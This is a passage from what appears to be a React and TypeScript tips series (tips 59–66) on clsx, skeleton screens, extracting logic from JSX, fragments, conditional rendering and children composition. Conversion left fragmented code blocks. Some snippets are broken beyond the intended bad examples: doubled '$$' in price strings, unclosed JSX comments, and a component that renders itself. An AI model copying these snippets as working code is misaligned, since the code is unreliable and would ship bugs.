        <button onClick={() => dispatch({ type: 'INVALID' })}>
          Invalid
        </button>
        */ }
    </div>
  );
}
```

```
// ✅ Config Object:

// ✅ Configuration with exact types
const CONFIG = {
  api: {
    baseUrl: 'https://api.example.com',
    timeout: 5000,
    retries: 3
  },
  features: {
    darkMode: true,
    analytics: false,
    betaFeatures: false
  },
  pagination: {
    defaultPageSize: 20,
    maxPageSize: 100
  }
} as const;

// ✅ Extract nested types
type FeatureName = keyof typeof CONFIG.features;
// Result: "darkMode" | "analytics" | "betaFeatures"

// ✅ Type-safe feature check
function isFeatureEnabled(feature: FeatureName): boolean {
  return CONFIG.features[feature]; // ✅ Type-safe
}

// ✅ Usage
if (isFeatureEnabled('darkMode')) {
  // Enable dark mode
}

// ❌ Error: Argument of type '"invalidFeature"' is not assignable
// isFeatureEnabled('invalidFeature');
```

📦 Tuple with as const:

```
// ✅ Exact tuple types
const USER_ROLES = ['admin', 'moderator', 'user', 'guest'] as const;
// Type: readonly ["admin", "moderator", "user", "guest"]

type UserRole = typeof USER_ROLES[number];
// Result: "admin" | "moderator" | "user" | "guest"

// ✅ Type-safe role checking
function hasPermission(role: UserRole): boolean {
  return role === 'admin' || role === 'moderator';
}

// ✅ Iterate with exact types
USER_ROLES.forEach((role) => {
  // role is type: "admin" | "moderator" | "user" | "guest"
  console.log(`Processing role: ${role}`);
});

// ✅ Coordinates as tuple
const POINT = [10, 20] as const;
// Type: readonly [10, 20]

type Point = typeof POINT;
// Result: readonly [10, 20]

const [x, y] = POINT;
// x is type: 10
// y is type: 20
```

60. Stop Using Template Literals for className - clsx Makes It 10x Cleaner!

Messy template literals with tons of ternaries? Conditional classes everywhere?

clsx solves this elegantly! 🥳

❌ The Problem:

```
// BAD: Template literal hell!
function Button({ variant, size, disabled, loading, active }) {
  return (
    <button
      className={`
        btn
        ${variant === 'primary' ? 'btn-primary' : ''}
        ${variant === 'secondary' ? 'btn-secondary' : ''}
        ${variant === 'danger' ? 'btn-danger' : ''}
        ${size === 'sm' ? 'btn-sm' : ''}
        ${size === 'lg' ? 'btn-lg' : ''}
        ${disabled ? 'btn-disabled opacity-50 cursor-not-allowed' : ''}
        ${loading ? 'btn-loading animate-pulse' : ''}
        ${active ? 'btn-active ring-2' : ''}
      `.trim().replace(/\s+/g, ' ')}
    >
      {loading ? 'Loading...' : 'Click me'}
    </button>
  );
}
```

Problems:

```
// - Hard to read
// - Extra whitespace issues
// - Easy to make mistakes
// - Conditional logic scattered
// - Need trim() and replace()
```

✅ Solution: Use clsx library

```
npm install clsx
```

// ✅ GOOD: Clean and readable with clsx!

```
import clsx from 'clsx';

function Button({ variant, size, disabled, loading, active }) {
  return (
    <button
      className={clsx(
        'btn',
        variant === 'primary' && 'btn-primary',
        variant === 'secondary' && 'btn-secondary',
        variant === 'danger' && 'btn-danger',
        size === 'sm' && 'btn-sm',
        size === 'lg' && 'btn-lg',
        disabled && 'btn-disabled opacity-50 cursor-not-allowed',
        loading && 'btn-loading animate-pulse',
        active && 'btn-active ring-2'
      )}
    >
      {loading ? 'Loading...' : 'Click me'}
    </button>
  );
}

// 🎉 Clean, readable, no whitespace issues!
```

```
// 💡 Even Better: Object Syntax!

// ✅ BEST: Object syntax for multiple conditions!

import clsx from 'clsx';

function Button({ variant, size, disabled, loading, active, className }) {
  return (
    <button
      className={clsx(
        'btn',
        // Object syntax – super clean!
        {
          'btn-primary': variant === 'primary',
          'btn-secondary': variant === 'secondary',
          'btn-danger': variant === 'danger',
          'btn-sm': size === 'sm',
          'btn-lg': size === 'lg',
          'btn-disabled opacity-50 cursor-not-allowed': disabled,
          'btn-loading animate-pulse': loading,
          'btn-active ring-2': active
        },
        className // ✅ Accept additional classes from parent!
      )}
    >
      {loading ? 'Loading...' : 'Click me'}
    </button>
  );
}

// ✅ Usage – can add extra classes!
<Button
  variant="primary"
  size="lg"
  className="mt-4 shadow-lg" // ✅ Merged perfectly!
/>;
```

🚀 Real-World Example – Card Component:

```
function Card({
  variant = 'default',
  padding = 'md',
  elevated,
  interactive,
  selected,
  disabled,
  className,
  children
}) {
  return (
    <div
      className={clsx(
        // Base styles
        'rounded-lg border',

        // Variant styles
        {
          'bg-white border-gray-200': variant === 'default',
          'bg-blue-50 border-blue-200': variant === 'info',
          'bg-green-50 border-green-200': variant === 'success',
          'bg-red-50 border-red-200': variant === 'danger',
        },

        // Padding
        {
          'p-2': padding === 'sm',
          'p-4': padding === 'md',
          'p-6': padding === 'lg',
        },

        // States
        {
          'shadow-lg': elevated,
          'hover:shadow-xl transition-shadow cursor-pointer': interactive,
          'ring-2 ring-blue-500': selected,
          'opacity-50 pointer-events-none': disabled,
        },

        // Custom classes from parent
        className
      )}
    >
      {children}
    </div>
  )
}
```

```
);  
}
```

```
// ✅ Usage  
<Card  
  variant="info"  
  padding="lg"  
  elevated  
  interactive  
  className="max-w-md mx-auto"  
>  
  <h2>Card Title</h2>  
  <p>Card content goes here</p>  
</Card>
```

⚡ Array Syntax for Dynamic Classes:

```
function Badge({ status, size }) {  
  // ✅ Build class array dynamically  
  const statusClasses = {  
    active: ['bg-green-100', 'text-green-800', 'border-green-200'],  
    pending: ['bg-yellow-100', 'text-yellow-800', 'border-yellow-200'],  
    inactive: ['bg-gray-100', 'text-gray-800', 'border-gray-200'],  
  };  
  
  return (  
    <span  
      className={clsx(  
        'inline-flex items-center px-2.5 py-0.5 rounded-full border',  
        statusClasses[status], // ✅ Spread array of classes  
        {  
          'text-xs': size === 'sm',  
          'text-sm': size === 'md',  
          'text-base': size === 'lg',  
        }  
      )}  
    >  
      {status}  
    </span>  
  );  
}
```


👉 Combine with Tailwind Merge (tw-merge):

```
npm install clsx tailwind-merge
```

```
import clsx from 'clsx';
import { twMerge } from 'tailwind-merge';

// ✅ Helper function to merge Tailwind classes properly
function cn(...inputs) {
  return twMerge(clsx(inputs));
}

function Button({ className, ...props }) {
  return (
    <button
      className={cn(
        'px-4 py-2 bg-blue-500 text-white rounded',
        className
      )}
      {...props}
    />
  );
}

// ✅ Conflicting Tailwind classes are merged correctly!
<Button className="bg-red-500 px-6">
  {/* Result: bg-red-500 px-6 py-2 text-white rounded */}
  {/* bg-blue-500 is overridden by bg-red-500 ✅ */}
  {/* px-4 is overridden by px-6 ✅ */}
  Click me
</Button>
```

📦 Common Patterns:

// Pattern 1: Base + Variants + States

```
clsx(  
  'base-class',  
  variant === 'primary' && 'variant-class',  
  isActive && 'state-class',  
  className  
)
```

// Pattern 2: Object syntax for multiple conditions

```
clsx(  
  'base-class',  
  {  
    'variant-1': variant === 'primary',  
    'variant-2': variant === 'secondary',  
    'state-active': isActive,  
    'state-disabled': isDisabled,  
  },  
  className  
)
```

// Pattern 3: Mixed arrays and objects

```
clsx(  
  ['base-class', 'another-base'],  
  {  
    'conditional-1': condition1,  
    'conditional-2': condition2,  
  },  
  extraClass && 'extra-class',  
  className  
)
```

// Pattern 4: With tw-merge for Tailwind

```
cn(  
  'px-4 py-2 bg-blue-500',  
  isLarge && 'px-6 py-3',  
  className  
)
```

61. React Skeleton Screens & Content Placeholders: Perceived Performance That Feels Instant!

The Problem:

Blank white screens during load. Generic spinning circles. Layout jumps when content appears. No indication of content structure. Users confused if app is working.

The Solution: Content-Aware Skeleton Screens

Why Skeleton Screens Matter:

- Reduce user anxiety
- Prevent layout shift (CLS)
- Show content structure immediately
- Better UX than spinners
- Progressive content loading

❌ Example 1 – Generic Spinners (Poor UX):

```
// BAD: Generic spinner, no context about what's loading
function ProductList() {
  const [products, setProducts] = useState([]);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    fetch('/api/products')
      .then(r => r.json())
      .then(data => {
        setProducts(data);
        setLoading(false);
      });
  }, []);

  // Shows nothing, just a spinner
  if (loading) {
    return (
      <div style={{
        display: 'flex',
        justifyContent: 'center',
        alignItems: 'center',
        height: '100vh'
      }}>
        <div className="spinner">Loading...</div>
      </div>
    );
  }

  return (
    <div>
      {products.map(product => (
        <ProductCard key={product.id} product={product} />
      ))}
    </div>
  );
}
```

```
// User profile – blank screen while loading
function UserProfile() {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    fetch('/api/user')
      .then(r => r.json())
      .then(data => {
        setUser(data);
        setLoading(false);
      });
  }, []);

  // Nothing shown, user thinks app is broken
  if (loading) {
    return <div>Loading...</div>;
  }

  return (
    <div>
      <h1>{user.name}</h1>
      <p>{user.bio}</p>
    </div>
  );
}

// Problems:
// – Blank screens, no context
// – Users don't know what's loading
// – Layout shifts when content appears
// – Poor perceived performance
// – Looks broken during load
// – No progressive loading
```

✅ Example 2 – Smart Skeleton Screens:

```
// Add shimmer animation
```

```
@keyframes shimmer {  
  0% {  
    background-position: 200% 0;  
  }  
  100% {  
    background-position: -200% 0;  
  }  
}
```

```
// ✅ GOOD: Reusable skeleton components
```

```
function SkeletonBox({ width, height, style = {} }) {  
  return (  
    <div  
      style={{  
        width,  
        height,  
        background:  
          'linear-gradient(90deg, #f0f0f0 25%, #e0e0e0 50%, #f0f0f0 75%)',  
        backgroundSize: '200% 100%',  
        animation: 'shimmer 1.5s infinite',  
        borderRadius: '4px',  
        ...style,  
      }}  
    />  
  );  
}
```

```
function SkeletonCircle({ size = 40 }) {  
  return (  
    <div  
      style={{  
        width: size,  
        height: size,  
        borderRadius: '50%',  
        background:  
          'linear-gradient(90deg, #f0f0f0 25%, #e0e0e0 50%, #f0f0f0 75%)',  
        backgroundSize: '200% 100%',  
        animation: 'shimmer 1.5s infinite',  
      }}  
    />  
  );  
}
```

```
function SkeletonText({ width = '100%', lines = 1 }) {  
  return (  
    <div style={{ width }}>
```

```
{Array.from({ length: lines }).map((_, i) => (  
  <SkeletonBox  
    key={i}  
    width={i === lines - 1 ? '60%' : '100%'}  
    height="12px"  
    style={{ marginBottom: '8px' }}  
  />  
))}  
</div>  
);  
}
```

✨ Usage:

// ✅ Product card skeleton – matches actual content structure

```
function ProductCardSkeleton() {
  return (
    <div
      style={{
        padding: '20px',
        border: '1px solid #e0e0e0',
        borderRadius: '8px',
        marginBottom: '15px',
      }}
    >
      {/* Image placeholder */}
      <SkeletonBox
        width="100%"
        height="200px"
        style={{ marginBottom: '15px' }}
      />

      {/* Title placeholder */}
      <SkeletonBox
        width="80%"
        height="20px"
        style={{ marginBottom: '10px' }}
      />

      {/* Description placeholder */}
      <SkeletonText lines={3} />

      {/* Price and button */}
      <div
        style={{
          display: 'flex',
          justifyContent: 'space-between',
          alignItems: 'center',
          marginTop: '15px',
        }}
      >
        <SkeletonBox width="60px" height="24px" />
        <SkeletonBox width="100px" height="36px" />
      </div>
    </div>
  );
}
```



```
// ✅ Product list with skeleton
function ProductList() {
  const [products, setProducts] = useState([]);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    fetch('/api/products')
      .then(r => r.json())
      .then(data => {
        setProducts(data);
        setLoading(false);
      });
  }, []);

  return (
    <div style={{ padding: '20px' }}>
      <h1>Products</h1>

      {/* ✅ Show skeleton screens while loading */}
      {loading ? (
        <>
          <ProductCardSkeleton />
          <ProductCardSkeleton />
          <ProductCardSkeleton />
          <ProductCardSkeleton />
        </>
      ) : (
        products.map(product => (
          <ProductCard
            key={product.id}
            product={product}
          />
        ))
      )}
    </div>
  );
}
```

```
// 🎉 Result: Users see structure immediately, no blank screens!
```

🚀 Example 3 – Complex Dashboard Skeleton:

```
// ✅ Dashboard with detailed skeleton
function DashboardSkeleton() {
  return (
    <div style={{ padding: '20px' }}>
      {/* Header skeleton */}
      <div
        style={{
          display: 'flex',
          justifyContent: 'space-between',
          alignItems: 'center',
          marginBottom: '30px',
        }}
      >
        <SkeletonBox width="200px" height="32px" />
        <SkeletonBox width="150px" height="40px" />
      </div>

      {/* Stats grid skeleton */}
      <div
        style={{
          display: 'grid',
          gridTemplateColumns: 'repeat(4, 1fr)',
          gap: '20px',
          marginBottom: '30px',
        }}
      >
        {[1, 2, 3, 4].map(i => (
          <div
            key={i}
            style={{
              padding: '20px',
              border: '1px solid #e0e0e0',
              borderRadius: '8px',
            }}
          >
            <SkeletonBox
              width="50%"
              height="16px"
              style={{ marginBottom: '10px' }}
            />
            <SkeletonBox width="70%" height="32px" />
          </div>
        ))}
      </div>

      {/* Chart skeleton */}
      <div
```

```

        style={{
          padding: '20px',
          border: '1px solid #e0e0e0',
          borderRadius: '8px',
          marginBottom: '30px',
        }}
      >
      <SkeletonBox
        width="150px"
        height="24px"
        style={{ marginBottom: '20px' }}
      />
      <SkeletonBox width="100%" height="300px" />
    </div>

    { /* Activity feed skeleton */ }
    <div
      style={{
        padding: '20px',
        border: '1px solid #e0e0e0',
        borderRadius: '8px',
      }}
    >
      <SkeletonBox
        width="120px"
        height="24px"
        style={{ marginBottom: '20px' }}
      />

      {[1, 2, 3, 4, 5].map(i => (
        <div
          key={i}
          style={{
            display: 'flex',
            gap: '15px',
            padding: '15px 0',
            borderBottom: '1px solid #f0f0f0',
          }}
        >
          <SkeletonCircle size={40} />
          <div style={{ flex: 1 }}>
            <SkeletonBox
              width="40%"
              height="16px"
              style={{ marginBottom: '8px' }}
            />
            <SkeletonText lines={2} />
          </div>
        </div>
      ))}
    </div>

```

```
    )})  
  </div>  
</div>  
);  
}
```

Skeleton Demo

Products



Skeleton Demo




Table with 2 columns	
Item 1	Progress bar (approx. 40%)
Item 2	Progress bar (approx. 80%)
Item 3	Progress bar (approx. 60%)
Item 4	Progress bar (approx. 50%)
Item 5	Progress bar (approx. 70%)
Item 6	Progress bar (approx. 90%)
Item 7	Progress bar (approx. 65%)

62. Stop Putting Logic in React JSX - Extract to Variables for Cleaner Code!

The Problem:

Calculations inside JSX?

Complex expressions in render?

Can't debug what's being rendered?

The Solution: Extract logic to variables!

```
// BAD: Logic mixed with JSX!
function ProductCard({ product, user, discount, shippingCost }) {
  return (
    <div className="card">
      <h3>{product.name}</h3>

      {/* Complex calculation in JSX */}
      <p className="price">
        ${
          product.price -
          (product.price * discount / 100) +
          (product.price > 50 ? 0 : shippingCost)
        }.toFixed(2)}
      </p>

      {/* Complex condition in JSX */}
      {user.isPremium &&
        product.inStock &&
        !product.isRestricted &&
        user.country === 'US' &&
        product.shipsToUS && (
          <button>Add to Cart</button>
        )}

      {/* Inline array manipulation */}
      <div className="tags">
        {product.tags
          .filter(tag => tag.length > 3)
          .map(tag => tag.toUpperCase())
          .slice(0, 3)
          .map(tag => (
            <span key={tag}>{tag}</span>
          ))}
      </div>

      {/* Multiple ternaries */}
      <span
        className={
          product.stock > 10
            ? 'text-green-500'
            : product.stock > 0
            ? 'text-yellow-500'
            : 'text-red-500'
        }
      >
        {product.stock > 10
          ? 'In Stock'
          : product.stock > 0
          ? `Only ${product.stock} left!`
          : ''}
      </span>
    </div>
  )
}
```

```
      : 'Out of Stock'}  
    </span>  
  </div>  
);  
}
```

```
// Problems:  
// - Impossible to read  
// - Can't debug easily  
// - Hard to test  
// - Logic duplicated  
// - Messy JSX
```



```
// ✅ Solution: Extract Logic to Variables!

// GOOD: Logic extracted and clear!
function ProductCard({ product, user, discount, shippingCost }) {
  // ✅ Extract calculations
  const discountedPrice = product.price * (1 - discount / 100);
  const freeShipping = product.price > 50;
  const finalPrice = discountedPrice + (freeShipping ? 0 : shippingCost);

  // ✅ Extract complex conditions
  const canPurchase = (
    user.isPremium &&
    product.inStock &&
    !product.isRestricted &&
    user.country === 'US' &&
    product.shipsToUS
  );

  // ✅ Extract data transformations
  const displayTags = product.tags
    .filter(tag => tag.length > 3)
    .map(tag => tag.toUpperCase())
    .slice(0, 3);

  // ✅ Extract stock status logic
  const stockStatus = getStockStatus(product.stock);

  // ✅ Clean JSX!
  return (
    <div className="card">
      <h3>{product.name}</h3>

      <p className="price">${finalPrice.toFixed(2)}</p>

      {canPurchase && <button>Add to Cart</button>}

      <div className="tags">
        {displayTags.map(tag => (
          <span key={tag}>{tag}</span>
        ))}
      </div>

      <span className={stockStatus.className}>
        {stockStatus.message}
      </span>
    </div>
  );
}
```

```
// ✅ Helper function for reusability
function getStockStatus(stock) {
  if (stock > 10) {
    return { className: 'text-green-500', message: 'In Stock' };
  }

  if (stock > 0) {
    return {
      className: 'text-yellow-500',
      message: `Only ${stock} left!`
    };
  }

  return { className: 'text-red-500', message: 'Out of Stock' };
}

// 🧼 Clean, readable, testable!
```

🚀 Real-World Example – Order Summary:

```
// Clean extraction pattern
function OrderSummary({ items, user, promoCode }) {
  // ✅ Extract all calculations
  const subtotal = items.reduce(
    (sum, item) => sum + item.price * item.quantity,
    0
  );

  const discount = promoCode
    ? subtotal * (promoCode.percentage / 100)
    : 0;

  const taxRate = user.state === 'CA' ? 0.0725 : 0.06;
  const tax = (subtotal - discount) * taxRate;

  const shippingFee = subtotal > 50 ? 0 : 9.99;
  const total = subtotal - discount + tax + shippingFee;

  // ✅ Extract conditions
  const hasFreeShipping = subtotal > 50;
  const hasDiscount = discount > 0;
  const isEligibleForExpressShipping =
    user.isPremium && subtotal > 100;

  // ✅ Extract formatted values
  const formattedSubtotal = `$$${subtotal.toFixed(2)}`;
  const formattedDiscount = `- $$${discount.toFixed(2)}`;
  const formattedTax = `$$${tax.toFixed(2)}`;
  const formattedShipping = hasFreeShipping
    ? 'FREE'
    : `$$${shippingFee.toFixed(2)}`;
  const formattedTotal = `$$${total.toFixed(2)}`;

  ...
}
```


✨ Pattern: Extract Component Logic:

```
// ✅ Extract to custom hooks
function useProductLogic(product, user) {
  const discountedPrice =
    product.price * (1 - product.discount / 100);

  const canPurchase =
    user.isLoggedIn && product.inStock;

  const isFavorite =
    user.favorites?.includes(product.id);

  const isInCart =
    user.cart?.some(item => item.id === product.id);

  const addToCart = () => {
    // Add to cart logic
  };

  const toggleFavorite = () => {
    // Toggle favorite logic
  };

  return {
    discountedPrice,
    canPurchase,
    isFavorite,
    isInCart,
    addToCart,
    toggleFavorite
  };
}
```

```
// ✅ Clean component
function ProductCard({ product, user }) {
  const {
    discountedPrice,
    canPurchase,
    isFavorite,
    isInCart,
    addToCart,
    toggleFavorite
  } = useProductLogic(product, user);

  return (
    <div className="product-card">
      <h3>{product.name}</h3>
      <p>${discountedPrice.toFixed(2)}</p>

      <button onClick={toggleFavorite}>
        {isFavorite ? '❤️' : '💖'}
      </button>

      {canPurchase && (
        <button onClick={addToCart}>
          {isInCart ? 'In Cart ✓' : 'Add to Cart'}
        </button>
      )}
    </div>
  );
}
```

Before vs After:

// ❌ Before (Messy):

```
<p className="price">
  ${
    product.price -
    (product.price * discount / 100) +
    (product.price > 50 ? 0 : shippingCost)
  }.toFixed(2)}
</p>
// - Can't debug
// - Hard to test
// - Unreadable
```

// ✅ After (Clean):

```
const finalPrice = calculateFinalPrice(
  product,
  discount,
  shippingCost
);

<p className="price">${finalPrice.toFixed(2)}</p>
// - Easy to debug
// - Easy to test
// - Self-documenting

// 🚀 10x more maintainable!
```


63. Stop returning null for empty states in React.

The Problem: This pattern causes layout issues.

```
// ❌ BAD: Returning null
function UserAvatar({ user }) {
  if (!user) {
    return null;
  }

  return (
    <div className="avatar">
      <img src={user.photo} alt={user.name} />
    </div>
  );
}

// Usage in a flex container
<div className="header">
  <Logo />
  <UserAvatar user={user} /> { /* null = layout shifts! */}
  <Navigation />
</div>

Problems:
→ Layout shifts when data loads
→ Flex/Grid spacing breaks
→ CLS (Cumulative Layout Shift) tanks your Core Web Vitals
→ Janky user experience
```

✅ Fix – Return placeholder with same dimensions:

```
// GOOD: Maintain layout structure
function UserAvatar({ user }) {
  if (!user) {
    return (
      <div className="avatar avatar-placeholder">
        <div className="avatar-skeleton" />
      </div>
    );
  }

  return (
    <div className="avatar">
      <img src={user.photo} alt={user.name} />
    </div>
  );
}
```

✅ Even better – Use Suspense pattern:

```
// BEST: Skeleton UI approach
function UserAvatar({ user, isLoading }) {
  return (
    <div className="avatar">
      {isLoading ? (
        <Skeleton
          variant="circular"
          width={40}
          height={40}
        />
      ) : (
        <img src={user?.photo} alt={user?.name} />
      )}
    </div>
  );
}
```

✅ For lists – Empty state component:

// ❌ BAD

```
{items.length > 0 && items.map(item => <Card />)}
```

// ✅ GOOD – Always render something

```
function ItemList({ items }) {  
  if (items.length === 0) {  
    return (  
      <div className="empty-state">  
        <EmptyIcon />  
        <p>No items found</p>  
        <button>Add your first item</button>  
      </div>  
    );  
  }  
  
  return (  
    <div className="item-grid">  
      {items.map(item => <Card key={item.id} />)}  
    </div>  
  );  
}
```

64. Stop using fragments when you don't need them

I see this unnecessary pattern everywhere.

Problems:

- Extra syntax noise
- Confuses other developers
- Shows a misunderstanding of fragments
- Makes JSX harder to read

```
// ❌ BAD: Useless fragment
function UserName({ name }) {
  return (
    <>
      <span>{name}</span>
    </>
  );
}

// ❌ BAD: Fragment wrapping single element
function Avatar({ src }) {
  return (
    <React.Fragment>
      <img src={src} alt="avatar" />
    </React.Fragment>
  );
}

// ❌ BAD: Fragment when div is needed anyway
function Card({ children }) {
  return (
    <>
      <div className="card">
        {children}
      </div>
    </>
  );
}
```

✓ When to SKIP fragments:

// GOOD: Single element = no wrapper needed

```
function UserName({ name }) {  
  return <span>{name}</span>;  
}
```

// GOOD: Already have a container

```
function Card({ children }) {  
  return (  
    <div className="card">  
      {children}  
    </div>  
  );  
}
```

// GOOD: Direct return

```
function Price({ amount }) {  
  return <strong>${amount}</strong>;  
}
```

✓ When you NEED fragments:

// CORRECT: Multiple siblings

```
function UserInfo({ user }) {  
  return (  
    <>  
      <h1>{user.name}</h1>  
      <p>{user.email}</p>  
      <span>{user.role}</span>  
    </>  
  );  
}
```

// CORRECT: Returning adjacent elements

```
function TableColumns({ data }) {  
  return (  
    <>  
      <td>{data.name}</td>  
      <td>{data.age}</td>  
      <td>{data.city}</td>  
    </>  
  );  
}
```

// CORRECT: Conditional siblings

```
function Greeting({ isLoggedIn, user }) {  
  return (  
    <>  
      {isLoggedIn && <Avatar user={user} />}  
      {isLoggedIn && <Greeting user={user} />}  
    </>  
  );  
}
```

✓ Use keyed fragments in loops:

// ✗ BAD: Can't add key to shorthand

```
{items.map(item => (  
  <>  
    <dt>{item.term}</dt>  
    <dd>{item.description}</dd>  
  </>  
)})}
```

// ✓ GOOD: Use React.Fragment for keys

```
{items.map(item => (  
  <React.Fragment key={item.id}>  
    <dt>{item.term}</dt>  
    <dd>{item.description}</dd>  
  </React.Fragment>  
)})}
```

65. React JSX: Stop Using Ternaries for Conditional Rendering

- Nested ternaries making your JSX unreadable?
- Multiple conditions in one line?
- Can't tell what's being rendered?


```
// ❌ BAD: Ternary hell!
function UserProfile({ user, loading, error }) {
  return (
    <div>
      {loading ? (
        <div>Loading...</div>
      ) : error ? (
        <div>Error: {error}</div>
      ) : user ? (
        user.isPremium ? (
          <div>
            <h1>{user.name}</h1>
            {user.verified ? (
              <span>✓ Verified</span>
            ) : (
              <span>Not verified</span>
            )}
            <p>{user.email}</p>
          </div>
        ) : (
          <div>
            <h1>{user.name}</h1>
            <p>{user.email}</p>
          </div>
        )
      ) : (
        <div>No user found</div>
      )}
    </div>
  );
}
```

```
// Problems:
// - Impossible to read
// - Hard to maintain
// - Easy to make mistakes
// - Nested ternary nightmare
```

✅ Fix – Pattern 1: Early Returns (Best for Complex Logic):

```
// GOOD: Early returns = crystal clear!
function UserProfile({ user, loading, error }) {
  // ✅ Handle edge cases first
  if (loading) {
    return <div>Loading...</div>;
  }

  if (error) {
    return <div>Error: {error}</div>;
  }

  if (!user) {
    return <div>No user found</div>;
  }

  // ✅ Main render – clean and readable
  return (
    <div>
      <h1>{user.name}</h1>

      {user.verified && <span>✓ Verified</span>}

      <p>{user.email}</p>

      {user.isPremium && (
        <div className="premium-badge">Premium Member</div>
      )}
    </div>
  );
}

// 🎉 So much cleaner! Easy to understand!
```

✅ Pattern 2: Logical AND (&&) for Single Condition:

// GOOD: Use && for simple conditionals

```
function Notifications({ notifications, showBadge }) {
  return (
    <div>
      <h2>Notifications</h2>

      {/* ✅ Show only if true */}
      {showBadge && (
        <span className="badge">{notifications.length}</span>
      )}

      {/* ✅ Show only if array has items */}
      {notifications.length > 0 && (
        <ul>
          {notifications.map(n => (
            <li key={n.id}>{n.message}</li>
          ))}
        </ul>
      )}

      {/* ✅ Show empty state */}
      {notifications.length === 0 && (
        <p>No notifications</p>
      )}
    </div>
  );
}
```

// ❌ DON'T do this:

```
{notifications.length > 0 ? (
  <ul>...</ul>
) : null} // ❌ Unnecessary ternary!
```

// ✅ DO this instead:

```
{notifications.length > 0 && (
  <ul>...</ul>
)} // ✅ Cleaner!
```

✅ Pattern 3: Object Mapping for Multiple Variants:

// GOOD: Object lookup instead of multiple ternaries

// ✅ Define all variants in an object

```
const badges = {
  pending: <span className="badge-warning">⌚ Pending</span>,
  approved: <span className="badge-success">✓ Approved</span>,
  rejected: <span className="badge-danger">✗ Rejected</span>,
  processing: <span className="badge-info">⚙ Processing</span>,
};
```

```
function StatusBadge({ status }) {
```

// ✅ Simple lookup

```
  return badges[status] || <span>Unknown status</span>;
```

```
}
```

// ❌ DON'T do this:

```
function StatusBadge({ status }) {
```

```
  return (
```

```
    <>
```

```
    {status === 'pending' ? (
```

```
      <span className="badge-warning">⌚ Pending</span>
```

```
    ) : status === 'approved' ? (
```

```
      <span className="badge-success">✓ Approved</span>
```

```
    ) : status === 'rejected' ? (
```

```
      <span className="badge-danger">✗ Rejected</span>
```

```
    ) : status === 'processing' ? (
```

```
      <span className="badge-info">⚙ Processing</span>
```

```
    ) : (
```

```
      <span>Unknown status</span>
```

```
    )}
```

```
  </>
```

```
);
```

```
}
```

🚀 Real-World Example – Dashboard Widget:

// ✅ Clean conditional rendering patterns

```
function DashboardWidget({ data, loading, error, isEmpty }) {  
  // ✅ Early returns for loading/error states  
  if (loading) {  
    return (  
      <div className="widget">  
        <div className="skeleton">Loading...</div>  
      </div>  
    );  
  }  
  
  if (error) {  
    return (  
      <div className="widget widget-error">  
        <p>Failed to load data</p>  
        <button onClick={retry}>Retry</button>  
      </div>  
    );  
  }  
  
  // ✅ Main render – clean and focused  
  return (  
    <div className="widget">  
      <h3>{data.title}</h3>  
  
      { /* ✅ Simple && for optional elements */  
      {data.subtitle && (  
        <p className="subtitle">{data.subtitle}</p>  
      )}  
  
      <div className="stats">  
        <span>{data.value}</span>  
  
        { /* ✅ && for conditional badge */  
        {data.change > 0 && (  
          <span className="badge-success">  
            +{data.change}%  
          </span>  
        )}  
  
        {data.change < 0 && (  
          <span className="badge-danger">  
            {data.change}%  
          </span>  
        )}  
      </div>  
    )  
  );  
}
```

```
    </div>  
  );  
}
```

66. Stop ignoring the children prop power in React

Most devs underuse the most flexible prop in React.

Problems:

- Prop explosion for every variation
- Can't customize internal structure
- New requirements = rewrite component
- Flexibility is zero
- Ends up with 20+ props

```
// ❌ BAD: Hardcoded everything
function Card({ title, description, icon, buttonText, onClick }) {
  return (
    <div className="card">
      <div className="card-icon">{icon}</div>
      <h2>{title}</h2>
      <p>{description}</p>
      <button onClick={onClick}>{buttonText}</button>
    </div>
  );
}

// Usage – limited and rigid
<Card
  icon={<StarIcon />}
  title="Premium Plan"
  description="Get access to all features"
  buttonText="Upgrade Now"
  onClick={handleUpgrade}
/>

// What if I need:
// – Two buttons?
// – A form inside?
// – Custom layout?
// 🤖 Add more props? Create variants?
```

✓ Fix – Embrace composition with children:

```
// GOOD: Flexible with children
function Card({ children }) {
  return (
    <div className="card">
      {children}
    </div>
  );
}

// Sub-components for structure
Card.Header = function CardHeader({ children }) {
  return <div className="card-header">{children}</div>;
};

Card.Body = function CardBody({ children }) {
  return <div className="card-body">{children}</div>;
};

Card.Footer = function CardFooter({ children }) {
  return <div className="card-footer">{children}</div>;
};
```

```
// Usage – Infinitely flexible! 🚀
<Card>
  <Card.Header>
    <StarIcon />
    <h2>Premium Plan</h2>
  </Card.Header>

  <Card.Body>
    <p>Get access to all features</p>
    <FeatureList features={premiumFeatures} />
  </Card.Body>

  <Card.Footer>
    <Button variant="ghost">Learn More</Button>
    <Button variant="primary">Upgrade Now</Button>
  </Card.Footer>
</Card>
```


💡 Pro tip – Combine both:

```
// Best of both worlds
function Alert({ variant = 'info', icon, children }) {
  return (
